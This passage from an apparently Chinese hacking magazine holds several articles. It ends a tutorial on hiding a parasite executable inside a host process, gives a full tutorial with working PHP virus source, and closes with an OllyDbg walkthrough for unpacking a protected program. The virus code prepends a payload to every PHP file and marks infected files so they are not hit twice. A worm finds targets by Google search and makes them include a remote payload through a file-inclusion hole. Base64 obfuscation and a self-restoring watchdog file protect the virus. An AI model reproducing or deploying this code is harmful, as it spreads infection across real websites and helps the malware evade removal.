接下来使用calcTotalImageSize函数计算寄生文件的尺寸，并且使用VirtualAlloc函数分配一个内存空间：

```
int imageSize = calcTotalImageSize(&mzH, &peH, &peXH, secHdr);
LPVOID ptrLoc = VirtualAlloc(NULL, imageSize, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
```

使用loadPE函数将寄生文件导入到内存中：

```
loadPE(fp, &mzH, &peH, &peXH, secHdr, ptrLoc);
```

最后使用doFork函数将寄生进程注入到母体进程中：

```
doFork(&mzH, &peH, &peXH, secHdr, ptrLoc, imageSize);
```

穿上新衣服的我自然要在镜子前臭美一番，同理我们看一下寄生程序注入到母体程序后的效果。

九、注入效果

将执行后的程序拷贝到c盘根目录下，并且把Notepad.EXE与Calc.EXE两个程序也拷贝到c盘根目录下。假设Notepad.EXE为母体文件，Calc.EXE为寄生文件，在CMD中输入**c:\>loadexe c:\calc.exe**，如图7所示。

```
C:\>loadexe c:\\calc.exe
```

图7 加载EXE文件

回车后会运行计算器程序，也就是寄生文件Calc.EXE程序，不会运行Notepad.EXE。但是在任务管理器的进程中，却只能看到母体进程Notepad.EXE，却看不到寄生进程Calc.EXE，如图8所示。

映像名称	用户名	C...
alg.exe	LOCAL SERVICE	00
daemon.exe	Administrator	00
notepad.exe	Administrator	00
KwMV.exe	Administrator	00
ctfmon.exe	Administrator	00

图8 任务管理器

十、注意事项

恳请各位看官只做技术研究，不要去做一些违反国家法律的事情。

（本文作者提到的VC编写动态加载EXE文件相关代码都已经收入在光盘中）

编辑点评：

本文作者思路清晰，以裁缝量尺做衣为例，清楚的说明了如何动态加载EXE文件，是篇好文。

编写基于PHP语言的脚本病毒

文 東汸 & 鏈鋭

从本文您可以学到：

1、简单了解PHP语法

2、了解PHP病毒的编写步骤

3、实现PHP病毒的编写

病毒并不都是针对操作系统的恶意二进制文件，根据针对目标环境的不同，可以产生出由多种不同语言编写的，具有不同功能的病毒程序。

本文主要介绍由PHP语言编写的脚本病毒，针对的目标也很明确了，那就是所有基于PHP语言编写的网站程序，或者其他WEB应用程序。这种病毒看起来与一般的PHP文件并无太大差异，病毒程序所用的函数都是正常的PHP自带的函数，这么说来，这种病毒就是一种带有“病毒特性”的正常的PHP文件，查杀这种病毒也是比较困难的。

本文将主要介绍编写PHP病毒的三个方面：

1、PHP文件感染型病毒
2、基于WEB应用程序漏洞的PHP蠕虫
3、PHP病毒自身的保护机制

一、PHP文件感染型病毒的编写

这种病毒编写的完整步骤有4个过程，分别是：

1、确定感染的目录
2、确定只感染后缀为.php的PHP文件
3、植入恶意代码到所有的PHP文件中
4、防止重复感染

下面就来分别实现这些功能吧！这里我们以感染病毒程序当前目录下所有PHP文件为例。当然，感染目录也可以自定义。具

体的实现代码如下：

```
if (!isset($dir) or empty($dir)) {
$dir=str_replace('\\','/',dirname(__FILE__));
echo "<font color=\"#00688B\">".$dir."</font>";
    //前3段代码判断如果没有预先设置感染目录，或者目录为空，就取
当前运行文件所在的目录为感染目录，也就是感染病毒文件所在的目录
    } else {
    $dir=$_GET['dir'];
echo "<font color=\"#00688B\">".$dir."</font>";
    }
//这里也可以通过GET方式手工提交一个目录作为将要被感染的目录
```

接着需要确定只感染后缀为PHP的文件并且植入恶意代码，strstr函数就可以帮我们筛选出来制定后缀的文件，实现代码如下：

```
$evilcode="<?phpinfo();//520?>";
//上面就是植入的恶意代码，phpinfo()函数为PHP自带的函数，功
能是打印出当前PHP环境的一些系统信息，这里只是演示，实际应用中这里可
以换成任意PHP代码，比如用system()函数执行系统命令等等。后面加上了一
个注释，用来防止重复感染。
$testdir = opendir($dir);
while($filea =  @readdir($testdir)){
        if(strstr($filea, '.php')){
//以上代码先打开了当前目录，并用readdir函数返回当前目录下的
文件名，接着用strstr函数筛选出后缀为.php的文件
        $fp = @fopen($filea, 'r+');
        $old = @fread($fp, filesize($filea));
        rewind($fp);
                fwrite($fp, $evilcode . $old);
        }
                fclose($fp);
        }
}
closedir($testdir);
//上面代码打开文件，并且将恶意代码写入文件。
```

至此，感染就完成了，但是这样一来，每运行一次病毒文件，当前目录下的PHP文件都会被感染一次，甚至病毒文件本身都会被感染。那么怎么防止重复感染呢？

我们要给已经被感染，或者不需要被感染（病毒自身）的文件做一个标记，首先在病毒文件前加上注释“**//520**”，注释内容可以随便写，也不会被运行。有了这个标记后，在植入的恶意代码后面也加上注释“**<?phpinfo();//520?>**”，这样，所有的被感染文件中都会包含一个注释“//520”。现在大家都有标记了，就用一段代码来识别这个标记：

```
if (!strstr(@fread($fp, 20), '520')){
                rewind($fp);
}
```

这段代码的作用是先用fread函数读取目标文件的前20个字节，再用strstr函数判断是否存在520这个字符串。为什么要读前20个字节呢？看看我们植入的恶意代码，“<?phpinfo();//520?>”一共19个字节，我们读取20个字节，则注释里的520肯定被读取到了，这样就可以通过查找感染文件是否包含这个标记来确定这个文件是否被感染了，如果没有读取到则通过函数rewind将指针指向文件头。

这里很关键，如果没有把指针指向文件头，则可能插入的代码在文件末尾（fopen函数的a+参数），那样我们查找标记就复杂了。

至此我们就完成了一个PHP文件感染型病毒的编写过程，其中关键的地方就是读取防止重复感染的标记时，一定要结合恶意代码的长度一起计算。需要什么恶意代码还是要结合情况自己来构造，这个病毒样本只是个雏形而已。

二、基于WEB应用程序漏洞的PHP蠕虫

提到PHP蠕虫就不得不说强大的santy蠕虫了。2004年，基于PHPBB论坛的一个远程文件包含漏洞，诞生了著名的santy蠕虫。santy蠕虫借助于搜索引擎强大的目标搜索能力，在很短的时间迅速感染了很多基于PHPBB论坛的网站，并且先后衍生出了20多个变种。说到蠕虫传播，一定是利用了系统或者程序的某个漏洞，拿santy来说，利用的就是PHPBB论坛的一个文件包含漏洞。

简单的说下这个漏洞的原因，就是因为WEB程序里使用了include之类的文件包含函数，把程序运行所需要的一个头文件或配置文件包含进来。问题在于有些程序使用include函数接收变量作为参数，而所接收的变量事先没有经过初始化，导致在允许全局变量的情况下，我们可以给该变量赋予任何值。也就是说，我们可以指定任意文件作为include函数的参数。这样一来，如果我们指定了一个包含恶意代码的文件，则该恶意代码将被包含到程序中执行，就产生了所谓的文件包含漏洞。

PHP蠕虫是基于文件包含漏洞的，包含一个恶意代码很简单，但是如何进行更好的传播呢？santy运用了搜索引擎的力量，利用搜索引擎来搜索所有使用PHPBB论坛的网站地址，并且找到相应的存在漏洞的PHP文件。就这样，在很短的时间里，santy可以迅速获得很多的传播目标，再根据搜索出来的这些目标分别依次提交恶意代码到漏洞文件相对应的变量中，这就实现了快速传播的效果。

可以这么说，一个远程包含漏洞的出现就可以诞生一只PHP蠕虫，如果你愿意编写它的话。

下面来看一下蠕虫的具体实现，首先看一下santy是如何实现的。santy采用perl编写，看看它的核心代码，也就是目标搜索部分：

```
sub GoGoogle() {
my @urls;
my @ts = qw/t p topic/;
my $startURL = 'http://www.google.com/search?
num=100&hl=en&lr=&as_qdr=all' . '&
q=allinurl%3A+%22viewtopic.php%22+%22' . $ts[int(rand(@ts))]
. '%3D' . int(rand(30000)) .
'%22&btnG=Search';
my $goo1st = GrabURL($startURL)
fined $goo1st;
my $allGoo = $goo1st;
my $r = '<td><a href=(/search\?q=.+?)' . '><img src=/
nav_page\.gif width=16 height=26
alt="" border=0><br>\d+</a>';
while($goo1st =~ m#$r#g) {
$allGoo .= GrabURL('www.google.com' . $1);
}
while($allGoo =~ m#href=([url]http://\S+viewtopic.php\S+[/url])
#g) {
my $u = $1;
next if $u =~ m#[url]http://.*http://#i;[/url] # no redirects
push(@urls, $u);
}
return @urls;
}
```

该段代码构造了一个google的搜索URL，关键字为viewtopic.php，也就是存在漏洞的PHP文件。然后随机取一个结果数目，接着调用GrabURL('www.google.com' . $1)来实现传播。GrabURL函数构造了一个GET请求，用以访问搜索的目标，然后提交恶意代码进行传播。具体的恶意代码我们就不再分析了，感兴趣的朋友可以搜索一下santy.a的代码。

知道了原理，那编写一个PHP蠕虫也就不难了，以下就是代码：

```
<?
$random = rand(0, 100);
//取一个随机数
$evilfile=' test.php';
//这里假设漏洞文件为test.php
$url = "http://www.google.com/search?q=".$evilfile.
"&num=&lr=&start=".$random;
//构造一个google的查询URL
```

```
    if($contents=@file_get_contents($url))
     //取得 Google 页面的返回
    {
$pattern="|<a class=l href=['\"]?([^ '\"]+)['\" ]|U";
@preg_match_all($pattern,$contents, $regArr, PREG_SET_ORDER);
              for($i=0;$i<@count($regArr);$i++)       {
    $site=@preg_replace("/test\.php(.*)$/i",'',$regArr[$i][1]);
    //处理生成结果
    @file_get_contents($site."test.php?bug=http://test.com/worm.php");
//攻击目标网站，http://test.com/worm.php 为恶意代码
    }
    }
    ?>
```

至于worm.php里可以写什么呢？可以结合第一个文件感染型病毒的技术，具体代码如下：

```
<?//520
if (!isset($dir) or empty($dir)) {
$dir=str_replace('\\','/',dirname(__FILE__));
echo "<font color=\"#00688B\">".$dir."</font>";
} else {
$dir=$_GET['dir'];
echo "<font color=\"#00688B\">".$dir."</font>";
}
$evilcode="<?phpinfo();//520?>
$testdir = opendir($dir);
while($filea =  @readdir($testdir)){
        if(strstr($filea, '.php')){
        $fp = @fopen($filea, 'r+');
        if (!strstr(@fread($fp, 20), '520')){
                rewind($fp);
                $old = @fread($fp, filesize($filea));
                rewind($fp);
                fwrite($fp, $evilcode . $old);
        }
                fclose($fp);
        }
}
closedir($testdir);
?>
```

这样我们就实现了一个简单的PHP蠕虫的编写，该蠕虫利用PHP文件包含漏洞并通过搜索引擎进行传播，传播后被感染的网站目录下所有的PHP文件中将被插入恶意代码“<?phpinfo();//520?>”。

三、PHP 病毒自身的保护机制

任何病毒都需要对自身进行保护，针对PHP脚本病毒最简单的保护就是调用 base64_encode 函数对代码进行编码，这样可以防止代码中可能出现某些敏感的命令执行函数被一些查杀 webshell 的程序杀掉。

但是这样只是防止不会被程序检查，如果是人为的删除呢？这里就需要我们用另外一个PHP文件来监视我们的病毒文件，这里用 file_exists 函数来完成这个功能。

假设我们的病毒文件为 virus.php，可以在 index.php 中插入一段代码：

```
<?
if(!file_exists('virus.php'))
{
fputs(fopen('virus.php','a+'),'viruscode!');
}
?>
```

这里的 viruscode 就是病毒代码，这样一来，如果发现病毒文件不存在，访问一下 index.php 后，我们的病毒又回来了，有点类似于进程保护的意思。

四、尾声

可以看到，一个 PHP 脚本病毒无非是文件操作的另一种利用，编写起来并不复杂，实现的功能却可以很恶意。当然，以上例子都是最基本的，如果想打造一只好的病毒，还需要增加很多部分。最后感谢我的女朋友 JSW 对我的支持和帮助。

编辑点评：

小编还是第一次去看 PHP 脚本病毒，感觉和 ASP 的相当类似，只要有 ASP 的思想，加上 PHP 的基础，相信编写一个“好”的病毒并非难事。

CRACKER

Cracker 86的破言破语：

这么快，又到国庆的黄金时间了，想想八月的北京奥运会，九月的残奥会，都已经成为过去……在这个美丽的国庆黄金周里，不知大家是否和以前一样出外旅游呢？本期资源为大家介绍最新的OD版本，让坐在电脑前的你，可以享受最新版的体验，同时也介绍了新型调试工具 Immunity Debugger，不知下一个软件漏洞的发现者，会不会是你呢？据说这个工具还是挺不错的，关键是要看自己如何掌握了，因为 IDA 使用起来始终不如 OD、IMM 等方便，所以 IMM 是否会成为一代主流，这还是个未知数。但是有新的工具诞生，我肯定是免不了体验一翻的。

每月破资源

OllyDbg 2.0 — Alpha 8

OllyDbg 2.0的更新一直是破解爱好者关注的信息。2008年8月21日，OllyDbg 2.0进行了一次大更新，在运行跟踪、分析等方面更强大，这一次也修正了一些 bug，更多的 bug，期待你的发现！如果你想体验最新的版本，可以到官方站去下载。

相关连接：http://www.ollydbg.de/

Immunity Debugger

这是一个比较新型的调试工具，可能有些朋友还不怎么认识此工具，但是从程序界面看，这个调试工具和我们平时使用的OD差不多。据说这个工具能够加快利用安全漏洞代码、分析恶意软件和二进制文件逆向工程等过程的编写速度。

Immunity 在其网站上说，这个工具是入侵渗透行业专门为堆创建而制作的第一个堆分析工具，支持 Python 应用程序编程接口，很容易进行扩展。看来这个调试器用来挖掘软件漏洞，可能是最好不过的工具了。

相关连接：http://www.immunitysec.com

December

玩转大水牛加密壳 V1.5

从本文你可以学习到：

大水牛加密壳 V1.5 主程序的脱壳过程

随着技术的进步和技术代码的公开，很多人都喜欢自己写个加壳工具，我是非常感谢这些辛勤劳动的人们的。记得某天逛了一下暗组，发现一个加壳工具，叫做“大水牛加密壳 V1.5”，主界面如图 1。

暂时还没有发现瑞星对其查杀，不知道是不是此壳还没有




图1 程序主界面




图2 PEID查看EP块




图3 PEID核心扫描

开始干坏事，嘿嘿！使用PEID查看一下EP块，如图2。

哇，都认不出是啥区段了，可能是把“随机所有区段名”勾选上了。再使用PEID的“核心扫描”看看，如图3。

哇，anti007，难道该壳有anti007的代码？又或者是壳中还有一层anti007的壳？这就不知道了，因为我没脱过anti007，不过不要紧，OD载入去分析一下吧，首先来到如下位置：

```
005D60B7 D>  51             push ecx                        ; 壳入口点
005D60B8     31C9           xor ecx,ecx
005D60BA     67:E3 08       jcxz short Ds_NPack.005D60C5    ; 跳
```

因为对此壳不熟悉，所以我单步跟踪了一下，过完005D60BA时就跳到了如下位置：

```
005D60C5     59             pop ecx                         ; 跳了来到这里
005D60C6     7C 03          jl short Ds_NPack.005D60CB
005D60C8     EB 01          jmp short Ds_NPack.005D60CB     ; 这
里跳
005D60CA     E8 E8040000    call Ds_NPack.005D65B7
```

经过005D60C8地址处的jmp后继续跳到如下位置：

```
005D60CB     E8 04000000    call Ds_NPack.005D60D4          ; jmp
到这里了
005D60D0     E8 EB0CE858    call 59456DC0
005D60D5     EB 01          jmp short Ds_NPack.005D60D8
005D60D7     E8 40EB01E8    call E85F4C1C
005D60DC     FFE0           jmp eax
```

到了这里之后，我有了一个印象，发现还是在那几行代码上跳来跳去的！说白了，作者在带着我打转，就差没把我弄得晕头转向了，所以接着跟了一下就没继续单步跟下去了。我重新载人，再来看看壳入口点的那几行代码：

```
005D60B7 D>  51             push ecx                        ; 壳入口点
005D60B8     31C9           xor ecx,ecx
005D60BA     67:E3 08       jcxz short Ds_NPack.005D60C5
005D60BD     90             nop
005D60BE     90             nop
005D60BF     90             nop
005D60C0     90             nop
005D60C1     90             nop
005D60C2     90             nop
005D60C3     90             nop
005D60C4     E8 597C03EB    call EB60DD22
005D60C9     01E8           add eax,ebp
005D60CB     E8 04000000    call Ds_NPack.0         ; jmp到这里了
005D60D0     E8 EB0CE858    call 59456DC0
005D60D5     EB 01          jmp short Ds_NPack.005D60D8
005D60D7     E8 40EB01E8    call E85F4C1C
005D60DC     FFE0           jmp eax                 ; 这里是要jmp的.
005D60DE     E8 E8130000    call Ds_NPack.005D74CB
005D60E3     007C03 EB      add byte ptr ds:[ebx+eax-15],bh
005D60E7     01E8           add eax,ebp
005D60E9     E8 55020000    call Ds_NPack.005D6343
005D60EE     51             push ecx
005D60EF     31C9           xor ecx,ecx
005D60F1     67:E3 01       jcxz short Ds_NPack.005D60F5
005D60F4     E8 59C35889    call 89B62452
005D60F9     C2 2500        retn 25
```

如果你还不清楚，那么多跟一会你也就清楚了。开始的几个CALL就是带你打转的，其关键地方还是在005D60E9的CALL，因为这里会对函数解码。

这次我不会那么傻了，直接在005D60E9处F2下断点，F9运行后可以马上中断下来，这时再跟进这个CALL去看看怎么回事？代码位置如下：

```
005D634C     8B45 14        mov eax,dword ptr ss:[ebp+14]
; kernel32.GetProcAddress
005D634F     8945 F4        mov dword ptr ss:[ebp-C],eax
; kernel32.GetProcAddress
005D6352     8B45 10        mov eax,dword ptr ss:[ebp+10]
; kernel32.LoadLibraryA
005D6355     8945 FC        mov dword ptr ss:[ebp-4],eax
005D6358     8B45 0C        mov eax,dword ptr ss:[ebp+C]
; kernel32.VirtualProtect
005D635B     8945 F8        mov dword ptr ss:[ebp-8],eax
005D635E     8B55 08        mov edx,dword ptr ss:[ebp+8]
; kernel32.GetModuleHandleA
005D6361     89D0           mov eax,edx
005D6363     6A 00          push 0
005D6365     FFD0           call eax                        ;
kernel32.GetModuleHandleA
005D6367     8BD8           mov ebx,eax
.................
005D63C6     03C3           add eax,ebx
005D63C8     50             push eax
005D63C9     FF55 F8        call dword ptr ss:[ebp-8]       ;
kernel32.VirtualProtect
005D63CC     6A 04          push 4
.................
005D63FB     FF55 F8        call dword ptr ss:[ebp-8]       ;
kernel32.VirtualProtect
005D63FE     8B45 EC        mov eax,dword ptr ss:[ebp-14]
.................
005D6441     50             push eax
005D6442     FF55 F8        call dword ptr ss:[ebp-8]       ;
kernel32.VirtualProtect
005D6445     8B4F 10        mov ecx,dword ptr ds:[edi+10]
.................
005D6469     50             push eax
005D646A     FF55 F8        call dword ptr ss:[ebp-8]       ;
kernel32.VirtualProtect
005D646D     83C7 28        add edi,28                      ;
.nsp0 .nsp1 .nsp2
005D6470     FF4D E4        dec dword ptr ss:[ebp-1C]
.................
005D6497     50             push eax
005D6498     FF55 F8        call dword ptr ss:[ebp-8]       ;
kernel32.VirtualProtect
005D649B     55             push ebp
005D649C     8B86 80000000  mov eax,dword ptr ds:[esi+80]
005D64A2     03C3           add eax,ebx
005D64A4     50             push eax
005D64A5     53             push ebx
005D64A6     E8 DCFDFFFF    call Ds_NPack.005D6287          ;
解码call
005D64AB     59             pop ecx
.................
005D64C4     FF55 F8        call dword ptr ss:[ebp-8]       ;
kernel32.VirtualProtect
005D64C7     035E 28        add ebx,dword ptr ds:[esi+28]
005D64CA     895D F0        mov dword ptr ss:[ebp-10],ebx
005D64CD     FF65 F0        jmp dword ptr ss:[ebp-10]       ;
跳向OEP
005D64D0     5F             pop edi
005D64D1     5E             pop esi
```

可以看到代码中有很多的VirtualProtect，难道是使用这个函数来解码的？这个我待会再说。本来到了005D64CD处的jmp应该是跳向OEP的，但是这里却不是，却跳到了如下代码位置：

```
00563433     9C             pushfd                          ; jmp到这里
00563434     60             pushad
00563435     E8 00000000    call Ds_NPack.0056343A
0056343A     5D             pop ebp
0056343B     83ED 07        sub ebp,7
```

看到pushfd和pushad了吗？是不是觉得很熟悉呢？北斗壳吗？原来作者搞了两层壳，可能是anti007，呵呵！无所谓了，这

壳比较简单，ESP定律就可以搞定。F8到00563434处时，可以在寄存器中发现ESP出现红色了，如图4。




图4　ESP定律

好，在命令行插件上输入**hr esp**吧，回车运行后，马上中断在如下位置：

```
005636A5      -  E9 22EBFBFF        jmp  Ds_NPack.005221CC
; 中断在这里，跳向OEP了
005636AA       8BB5 F9FAFFFF     mov esi,dword ptr ss:[ebp-507]
```

然后F8就跳去OEP了，代码位置如下：

```
005221CC       55                 push ebp                          ;
OEP，估计是delphi的程序
005221CD       8BEC                 mov  ebp,esp
005221CF       83C4 F0              add  esp,-10
005221D2       B8 241F5200          mov  eax,Ds_NPack.00521F24
005221D7       E8 4048EEFF          call Ds_NPack.00406A1C
005221DC       A1 705D5200           mov  eax,dword ptr ds:[525D70]
005221E1       8B00                 mov  eax,dword ptr ds:[eax]
```




图5　lordpe的完整转存

这时IAT也解密完毕了，使用lordpe出来吧。找到该进程，使用“完整转存”，如图5。

这时就可以将程序dump下来了，但是使用lordpe抓取后还需要修复一下IAT。运行IREC 1.7，填入**OEP：1221CC**，点“autosearch”后再点“get imorts”，这时发现没有无效函数，最后修复上去吧，如图6。

到了这里整个脱壳过程就完毕了，但是我在想刚才提到的VirtualProtect，它是使用这个函数来解码的，所以我想试试下断点**bp VirtualProtect**。断下之后果然发现是返回在那个解码CALL处，再往下找到如下代码位置：

```
005D64CD       FF65 F0           jmp dword ptr ss:[ebp-10]         ;
跳向OEP
005D64D0       5F                pop edi
005D64D1       5E                pop esi
```

